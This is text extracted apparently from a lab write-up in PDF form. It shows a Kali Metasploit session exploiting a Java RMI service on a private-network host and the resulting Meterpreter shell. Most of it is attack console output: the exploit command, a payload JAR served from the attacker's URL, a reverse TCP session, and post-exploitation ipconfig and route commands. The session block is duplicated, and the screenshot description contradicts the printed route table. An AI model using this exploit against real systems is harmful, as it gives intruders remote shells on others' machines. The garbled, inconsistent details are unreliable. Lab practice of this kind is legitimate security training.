
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/KxsYxfYvLmPQpx
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54625) at 2024-03-08 06:17:29 -0500

meterpreter > ipconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.11.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::a00:27ff:febd:6f5a
IPv6 Netmask    : ::

meterpreter >
```



The screenshot shows the same Kali Linux desktop environment with the terminal window open. The terminal displays the output of the 'route' command in a Meterpreter session. The output shows the IPv4 and IPv6 network routes for the system. The IPv4 routes show a default route (0.0.0.0) and a specific route for 192.168.11.112. The IPv6 routes show a default route (::) and a specific route for fe80::a00:27ff:febd:6f5a.

```
kali@kali:~$ msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/KxsYxfYvLmPQpx
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:54625) at 2024-03-08 06:17:29 -0500

meterpreter > ipconfig

Interface 1
-----
Name           : lo - lo
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 127.0.0.1
IPv4 Netmask    : 255.0.0.0
IPv6 Address    : ::1
IPv6 Netmask    : ::

Interface 2
-----
Name           : eth0 - eth0
Hardware MAC    : 00:00:00:00:00:00
IPv4 Address    : 192.168.11.112
IPv4 Netmask    : 255.255.255.0
IPv6 Address    : fe80::a00:27ff:febd:6f5a
IPv6 Netmask    : ::

meterpreter > route

IPv4 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0      0.0.0.0     eth0
192.168.11.112 255.255.255.0 0.0.0.0      0.0.0.0     eth0

IPv6 network routes
-----
Subnet      Netmask      Gateway      Metric      Interface
-----
:::         :::          :::          :::          eth0
fe80::a00:27ff:febd:6f5a :::          :::          :::          eth0

meterpreter >
```